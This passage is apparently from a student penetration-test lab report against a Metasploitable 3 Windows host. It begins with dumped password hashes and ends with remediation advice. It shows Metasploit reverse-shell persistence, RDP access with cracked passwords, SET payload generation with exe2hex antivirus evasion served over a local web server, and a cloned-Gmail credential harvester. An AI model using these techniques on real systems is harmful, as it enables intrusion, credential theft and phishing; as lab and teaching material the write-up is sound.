Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd::1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
vagrant:vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
```

Also, via [Wireshark](#), I was able to detect the Windows computer communicating with another computer on the network, the Ubuntu Linux Metasploitable 3 machine (**IP Address: 192.168.56.103**). The machines were exchanging files via Port 21 (File Transfer Protocol or

FTP). But FTP's normal authentication mechanism is unencrypted, meaning credentials can be exposed to attackers capable of capturing the traffic. From this exchange, I was also able to gather successful login credentials with the “vagrant:vagrant” username and password.



Persistence: The screenshots below show my Meterpreter session automatically coming back online after my victim machine was restarted/disconnected from the network.

```
Session Actions Edit View Help
kali@kali: msf kali@kali: ~/Documents
msf exploit(windows/smb/ms17_010_eternalblue) > use 27
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/persistence/service) >
msf exploit(windows/persistence/service) > show options
Module options (exploit/windows/persistence/service):


| Name                 | Current Setting | Required | Description                                                                              |
|----------------------|-----------------|----------|------------------------------------------------------------------------------------------|
| METHOD               | Auto            | no       | Which method to register and start the service (Accepted: Auto, API, Powershell, Sc.exe) |
| PAYLOAD_NAME         |                 | no       | Name of payload file to write. Random string as default.                                 |
| SERVICE_DESCRIPTION  |                 | no       | The description of service. Random string as default.                                    |
| SERVICE_DISPLAY_NAME |                 | no       | The display name of service. Random string as default.                                   |
| SERVICE_NAME         |                 | no       | The name of service. Random string as default.                                           |
| SESSION              |                 | yes      | The session to run this module on                                                        |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.56.101  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name    |
|----|---------|
| 0  | Windows |


View the full module info with the info, or info -d command.
msf exploit(windows/persistence/service) > sessions
Active sessions


| Id | Name        | Type        | Information                          | Connection                                                   |
|----|-------------|-------------|--------------------------------------|--------------------------------------------------------------|
| 1  | meterpreter | x64/windows | NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 | 192.168.56.101:4444 -> 192.168.56.102:49324 (192.168.56.102) |


msf exploit(windows/persistence/service) > set session 1
session => 1
msf exploit(windows/persistence/service) > run -j
```



```
kali@kali: ~$ msf6 exploit(windows/persistence/service) > [*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

msf6 exploit(windows/persistence/service) > [*] Started reverse TCP handler on 192.168.56.101:4444
msf6 exploit(windows/persistence/service) > [*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable, likely exploitable
[*] Payload written to C:\Windows\TEMP\BqteWk.exe

msf6 exploit(windows/persistence/service) >
msf6 exploit(windows/persistence/service) > Meterpreter-compatible Cleanup RC file: /home/kali/.msf4/logs/persistence/VAGRANT-2008R2_20260915.4543/VAGRANT-2008R2_20260915.4543.rc
[*] Sending stage (199238 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.101:4444 -> 192.168.56.102:49770) at 2026-09-15 13:45:46 -0400

msf6 exploit(windows/persistence/service) > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.56.101:4444 -> 192.168.56.102:49324 (192.168.56.102)
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.56.101:4444 -> 192.168.56.102:49770 (192.168.56.102)

msf6 exploit(windows/persistence/service) > jobs

Jobs
--
Id  Name  Payload  Payload opts
--
0   Exploit: windows/persistence/service windows/meterpreter/reverse_tcp tcp://192.168.56.101:4444

msf6 exploit(windows/persistence/service) > [*] 192.168.56.102 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.56.102 - Meterpreter session 2 closed. Reason: Died

[*] Sending stage (199238 bytes) to 192.168.56.102
[*] Meterpreter session 3 opened (192.168.56.101:4444 -> 192.168.56.102:49156) at 2026-09-15 13:49:59 -0400

msf6 exploit(windows/persistence/service) > sessions

Active sessions
--
Id  Name  Type  Information  Connection
--
3   meterpreter x86/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.56.101:4444 -> 192.168.56.102:49156 (192.168.56.102)

msf6 exploit(windows/persistence/service) > sessions -1 3
[*] Starting interaction with 3 ...

meterpreter > |
```

Lateral Movement: I was able to use the [rDesktop](#) graphical user interface (GUI) tool to remotely log in to my HACKER account and then navigate to the other accounts, logging in to those with the cracked passwords.

```
Minimize all open windows and show the desktop
Session: Active - Ctrl+Shift+P

kali@kali: ~$ msf6 rdesktop -u HACKER -p password123 192.168.56.102:3389
Autoselecting keyboard map "en-us" from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reasons(s):

1. Certificate issuer is not trusted by this system.
   Issuer: CN=vagrant-2008R2

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted.

Subject: CN=vagrant-2008R2
Issuer: CN=vagrant-2008R2
Valid From: Fri Sep 4 00:14:34 2026
To: Fri Mar 5 23:14:34 2027

Certificate fingerprints:
sha1: 2581b13558b4186677e5b2cd7af3b796d88b0c
sha256: b44c0b9963108e261fb753f95c5d4fac1893f50d194e91912cd4ad07af303b0

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Windows TGT initialized?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_sdu_login(), Unhandled login infotype 1
Clipboard(error): xclip_handle_selectionNotify(), unable to find a textual target to satisfy RDP clipboard text request

rdesktop - 192.168.56.102

Recycle Bin
Desktop
Taskbar (Shell)

Command Prompt
Internet Explorer

HACKER
Documents
Computer
Network
Control Panel
Devices and Printers
Administrative Tools
Help and Support
Run...
Windows Security

All Programs
Search programs and files
Log off

Windows Server 2008 R2 Standard
Windows License: Windows
SKU: 7001
This copy of Windows is not genuine.
7:08 PM
9/15/2026
```

SEToolKit for payload generation & Exe2Hex for defense evasion: In case the payload would be automatically flagged by antivirus software, I

converted the payload to hex, and ran the hex file in Windows command line in order to rebuild the executable locally (“living off the land” attack). I then ran the malware and was able to establish a successful Meterpreter session.

```

7) Wireless Access Point Attack Vectors
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 4

1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster  Spawn a Meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS     Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable    Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 192.168.56.101
set:payloads> Enter the PORT for the reverse listener: 6111
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): yes
[*] Launching msfconsole, this could take a few to load. Be patient...
Metasploit tip: Use the capture plugin to start multiple authentication-capturing and poisoning services

~+P~~~~-O+:.
+oooyssyyssydydh++os----- -O+:.
+++++++sydhyoyo/:.~~~~ ...`...-//::+ohhyosyyosyy/+om+:ooo///o
+++/////////~//////+++++++oooysoysoosso+++++++//ooosoy
--.' ..-//+/+++++++/////~/////+/+++++++//
..... ~-//// ...
```

```

Session Actions Edit View Help
root@kali: ~ [X] root@kali: ~/.set [X]

(root@kali)~[~/.set]
# ls
meta_config  payload.exe  set.options

(root@kali)~[~/.set]
# exe2hex -x payload.exe
/usr/bin/exe2hex:495: SyntaxWarning: invalid escape sequence '['
send_user "\\n\\n[i\\] Done\\n"
[*] exe2hex v1.5.1
[i] Outputting to /root/.set/payload.bat (BATch) and /root/.set/payload.cmd (PoSh)
[+] Successfully wrote (BATch) /root/.set/payload.bat
[+] Successfully wrote (PoSh) /root/.set/payload.cmd

(root@kali)~[~/.set]
# ls -a
.  ..  meta_config  payload.bat  payload.cmd  payload.exe  set.options

(root@kali)~[~/.set]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.102 - - [17/Sep/2026 21:11:26] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [17/Sep/2026 21:11:41] "GET /payload.cmd HTTP/1.1" 200 -

```

[illegible]

```
root@kali -
```

```
Session Actions Edit View Help
```

```
root@kali: ~# set root@kali: ~# set root@kali: ~# set
```

```
...../yddy/z ... hmo-... hdd: .....\\v=//.....\\v=//.....
```

```
| Session one died of dysentery. |
```

```
Press ENTER to size up the situation
```

```
=====
```

```
***** Date: April 29, 1944 *****
```

```
***** Weather: It's always cool in the lab *****
```

```
***** Health: Overweight *****
```

```
***** Caffeine: 1975 mg *****
```

```
***** Hacked: All the things *****
```

```
=====
```

```
Press SPACE BAR to continue
```

```
--[ metasploit v4.135-dev ]
```

```
+ --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
```

```
+ --[ 433 post - 49 encoders - 14 nops - 12 evasion ]
```

```
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapidly Open Source Project
```

```
[*] Processing /root/.set/meta_config for ERB directives.  
resource (/root/.set/meta_config) use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
resource (/root/.set/meta_config) set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
resource (/root/.set/meta_config) set LHOST 192.168.56.101  
LHOST => 192.168.56.101  
resource (/root/.set/meta_config) set LPORT 6111  
LPORT => 6111  
resource (/root/.set/meta_config) set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set/meta_config) exploit -j  
[*] Exploit running as background job &  
[*] Exploit completed, but no session was created.
```

```
[*] Started reverse TCP handler on 192.168.56.101:6111  
msf exploit(multi/handler) > [*] Sending stage (199238 bytes) to 192.168.56.102  
[*] Meterpreter session 1 opened (192.168.56.101:6111 => 192.168.56.102:50284) at 2026-09-17 21:24:30 -0400
```


```
msf exploit(multi/handler) > sessions -l 1  
[*] Starting interaction with 1 ...
```

```
mterpreter >
```

SEToolKit for more credential harvesting: I sent a fake, compromised link to a page resembling their Gmail, and was able to retrieve the victim's username and password. Most attackers register the IP address with a suspicious domain name, but I merely used the attacker machine's IP for the "website" here (http://192.168.56.101).

myemail@gmail.com

weakpassword



```
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.56.102 - - [23/Sep/2026 19:39:51] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [23/Sep/2026 19:40:01] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=5JLCKFga0M
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChrSvFBwd2JmV1hIcDhtUfGldzBENhIFVmsxSTdNLW9MdTh1bW1TMFQzVUZFc1BBaURummlRSQKE2X88N99APsBz4gAAAAUyk_q07Hbfz38w8KxnaNouLcRiD3YTJX
PARAM: service=iso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dicons=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: email=myemail@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Password=weakpassword
PARAM: signIn=signIn
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.56.102 - - [23/Sep/2026 19:40:29] "GET /favicon.ico HTTP/1.1" 404 -
```

Port 22: Using credentials previously obtained to access SSH in order to find local password for Glassfish (Port 4848) and remotely access the server. There are no Java applications on the machine. I could have also done this via [Metasploit](#)/Meterpreter.


```

[kali@kali:]-# ssh vagrant@192.168.56.102
++ WARNING: connection is not using a post-quantum key exchange algorithm.
++ This session may be vulnerable to "store now, decrypt later" attacks.
++ The server may need to be upgraded. See https://openssh.com/pg.html
vagrant@192.168.56.102's password:
Last login: Sun Sep 20 15:24:48 2020 from 192.168.56.101
~# cd ..
~/cydrive/c/Users/vagrant
~# cd ..
~# cd ..
~# syntax error near unexpected token `;'
~# cd -
~# cd ..
~# cd glassfish/glassfish/
~# ls
bin glassfish javadoc mq pkg
~# cd glassfish/
bin/ common/ config/ docs/ domains/ legal/ lib/ modules/ osgi/
~# cd glassfish/config/
~# ls
asenv.bat asenv.conf branding client-jnlp-config.properties glassfish.container osgi.properties
~# cd -
~# cd domains/domain1/
~# ls
PlatformServices.log applications autodeploy bin config drocroot generated imq init-info lib logs osgi-cache
~# cd bin/domain1Service/
~# cd bin/domain1Service/: no such file or directory
~# cd config/
consoleState          certs.jks              glassfish-acc.xml      keyfile               lockfile              pid
default-logging.properties default-keyfile.xml    javaee.server.policy   local-password        logging.properties    rad.prev
caerts - Copy.jks     default-web.xml       domain.xml.bak        local-password        login.conf            restrict.server.policy
wss-server-config-1.0.xml
wss-server-config-2.0.xml

```



Data Exfiltration: I was able to steal files from the victim computer and download them to my local machine in Meterpreter.



Phase Five: ANALYSIS & RECOMMENDATIONS

In general, users should have their Windows Security antivirus tools enabled. Windows will automatically block the execution of known virus signatures such as those of [MSFVenom](#) payloads. Also, use Windows firewall to close unnecessary ports and to block untrusted IP addresses from accessing necessary ports. Lastly, make sure your OS and all your applications have the latest patches (or updates) from Microsoft.

Vulnerability	Recommendations
EternalBlue	Upgrade your Operating System by applying the Microsoft MS17-010 update; Disable the SMBv1 feature on your Windows Server; Block outside connections to port 445 via your Windows firewall configurations
Java ElasticSearch	Upgrade your ElasticSearch to version 1.2.0 or higher

Bluekeep	Upgrade Operating Systems that no longer receive regular patches; Enable Network Level Authentication requiring a password to access RDP; Block untrusted connections to port 3389 via Windows firewall; Turn off Remote Desktop Protocol entirely if you don't use it
FTP Exploit	Do not transmit information over port 21. Use Secure File Transfer Protocol (SFTP) or Secure Shell (SSH) – both port 22.
Weak Password	Use a stronger password policy. The default Active Directory GPO policy requires a maximum password age (usually 60-90 days), non-reuse of the 24 most recent passwords, a minimum password age so as to not bypass the history rules, minimum password length (7 characters), and complexity (uppercase, lowercase, numbers AND symbols). If multi-factor authentication is available, then that is strongly recommended as well.
Glassfish Exploit	Remove default credentials, and use a strong password.
Credential Harvesting	Check the domain spelling – bad links often have misspelled versions of the website it clones;

	Hover over the link to prevent against typosquatting
Data Exfiltration	For truly sensitive data, consider storing it in a password-protected folder. Applying an Active Directory GPO to block the transfer of critical or important files to USBs and other removable devices.

CONCLUSION

The assessment demonstrated that the target could be compromised through multiple independent attack paths. The combination of unsupported operating-system software, vulnerable network services, weak credentials, and insufficient network controls enabled escalation from initial remote access to privileged access and data extraction.